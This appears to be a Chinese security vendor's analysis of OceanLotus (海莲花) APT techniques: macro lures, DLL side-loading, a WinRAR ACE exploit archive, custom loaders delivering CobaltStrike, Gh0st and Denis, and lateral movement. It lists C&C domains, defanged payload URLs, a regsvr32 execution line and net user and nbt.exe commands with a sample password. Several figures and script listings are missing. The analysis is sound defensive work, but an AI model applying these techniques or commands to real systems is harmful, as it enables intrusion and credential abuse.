
带有宏的文档的投递是该组织比较常用的恶意诱饵，如推特上安全同仁曝光该组织的诱饵。



执行宏后，首先会复制原始文档到%temp%下，命名为随机名文件，然后解密出一个新的VBA宏。



接着将HKEY\_CURRENT\_USER\Software\Microsoft\Office\12.0\Word\Security\AccessVBOM的注册表值设置为1。




打开之前复制的doc文件，并将原始VBA宏擦除，把解密后的新VBA宏添加进去，接着启动VBA宏函数x\_N0th1ngH3r3。x\_N0th1ngH3r3函数同样解密出一段新VBA宏，同样调用新VBA宏的x\_N0th1ngH3r3函数。



解密出来的新VBA宏目的是将shellcode解密并加载执行。




Shellcode解密出一个DLL文件，并在内存中加载，执行DllEntry函数。DllEntry函数先会提取资源文件，并解密出来。






解密出来的内容包括最终rat和相关配置信息。



随后会将解密的rat在内存中展开，并且查找CreateInstance函数地址，然后将配置信息传入调用该函数。




配置的4个C&C使用https进行通信连接，其他的技术细节同文章同之前**御见**发布的海莲花的分析文章。

* cloud.360cn.info
* dns.chinanews.network
* aliexpresscn.net
* chinaport.org

### ③白加黑


白加黑同样是该组织常用的诱饵类型，并且在实际攻击过程中，还多次使用。**使用dll侧加载（DLL Side-Loading）技术来执行载荷**，通俗的讲就是我们常说的白加黑执行。其基本流程如下图所示：



其中所使用的宿主文件对包括：



如攻击首先使用了word的主程序为白文件，加载恶意文件wwlib.dll。






释放诱饵文档到临时目录并打开。




然后再次使用白加黑的技术，使用360se的主程序做为白文件，加载恶意的chrome\_elf.dll。




chrome\_elf.dll功能除了实现调用原始默认程序打开txt、doc文件外，还会连接网络下载下一阶段的恶意文件并在内存中直接执行。



注意：在进行恶意样本分析时，我们不要去访问这些恶意网站，撰写报告也建议增加隔离字符防止被访问。下载地址为：[https:]//officewps.net/cosja.png，其他的恶意样本下载地址如：[https:]//dominikmagoffin.com/subi.png，[https:]//ristineho.com/direct.jpg等。



下载的木马是一个直接可当作代码执行的shellcode，下载后直接在内存中执行。



shellcode的功能是解压解密出一个功能自加载的PE文件。


该PE文件是**CobaltStrike木马**，和之前海莲花组织使用的该木马完全一样。




### ④带有WinRAR ACE（CVE-2018-20250）漏洞的压缩包

该压缩包解压后，会解压出有模糊图片处理的doc文档。除了解压出压缩的文件后，还会在启动目录释放一个自解压文件：

**C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup**




解压后会有一个{7026ce06-ee00-4ebd-b00e-f5150d86c13e}.ocx文件，然后执行命令regsvr32 /s /i {7026ce06-ee00-4ebd-b00e-f5150d86c13e}.ocx执行。



该ocx的技术细节同前面宏文档的内存dll的部分分析，此处就不再赘述。


### ⑤通过com技术执行

通过com技术，把某恶意dll注册为系统组建来执行：



### ⑥Chm内嵌脚本

Chm执行后，会提示执行ActiveX代码。



其脚本内容为：




## (3) 下发文件分析及定制化后门

在攻击者攻陷机器后，攻击者还会持续对受控机进行攻击：会通过脚本释放新的与该机器绑定木马，此木马主要通过两种加载器（定制后门）实现只能在该机器上运行，加载器也是使用白加黑技术，如使用googleupdate.exe+goopdate.dll，此外的名字还包括如：


* KuGouUpdate.exe+goopdate.dll
* AdobeUpdate.exe+goopdate.dll
* Bounjour.exe+goopdate.dll

### ①加载器1分析

原理示意图如下：



木马执行后分配内存空间，拷贝shellcode到新申请的空间中执行，shellcode的功能则是利用配置密码+本地计算机名的hash作为密钥解密最终的playload。




接着对playload进行校验，成功后创建新线程执行playload。






### ②加载器2分析


原理图如下：



加载器2是在加载器1的基础上增加了一层随机密钥的加密，更好地对抗安全软件的检测扫描，且通过挂钩API函数然乱木马执行流程来干扰自动化沙箱的分析。

首先在dll入口点处hook LdrLoadDll函数，当调用该API时接管执行流程执行解密代码，通过内置的随机密码解密shellcode，shellcode的功能则是利用配置密码+本地计算机名的hash作为密钥解密最终的playload，并对playload进行校验，成功后创建新线程执行playload。





Shellcode行为同loader1解密出的shellcode一致。



最终的playload有三种，都是海莲花常用的木马，分别为**CobaltStrike、Gh0st、Denis**。

* RAT1：CobaltStrike
* RAT2：Gh0st改版  
  该木马疑似使用开源木马gh0st改版，支持tcp和upd，数据包使用zlib压缩。
* RAT3：Denis



## (4) 提权和横向移动

此外，还发现海莲花还会不断的对被攻击的内网进行**横向移动**，以此来渗透到更多的机器。利用nbt.exe扫描内网网段，其可能通过收集凭据信息或暴力破解内网网络共享的用户和密码，如：


**C:\\WINDOWS\\system32\\cmd.exe/C nbt.exe 192.168.1.105/24**

通过net user等相关命令查看或访问内网主机，如：

**net user\\192.168.1.83\C#3 /U:192.168.1.183\Administrator 123456**


**NTLM hash**

此外，在上段所述的加密的前缀中，我们还发现了一个ip：210.72.156.203做为加密前缀，我们从**腾讯安图**查询可见。




可以发现，能关联到nbtscan-1.0.35.exe和mmc.exe，同样跟内网渗透相关。渗透到内网机器后，攻击者还发下发bat和js脚本，来执行后续的操作。脚本名字如encode.js、360se.txt、360PluginUpdater.js、360DeepScanner.js、360Tray.js等。

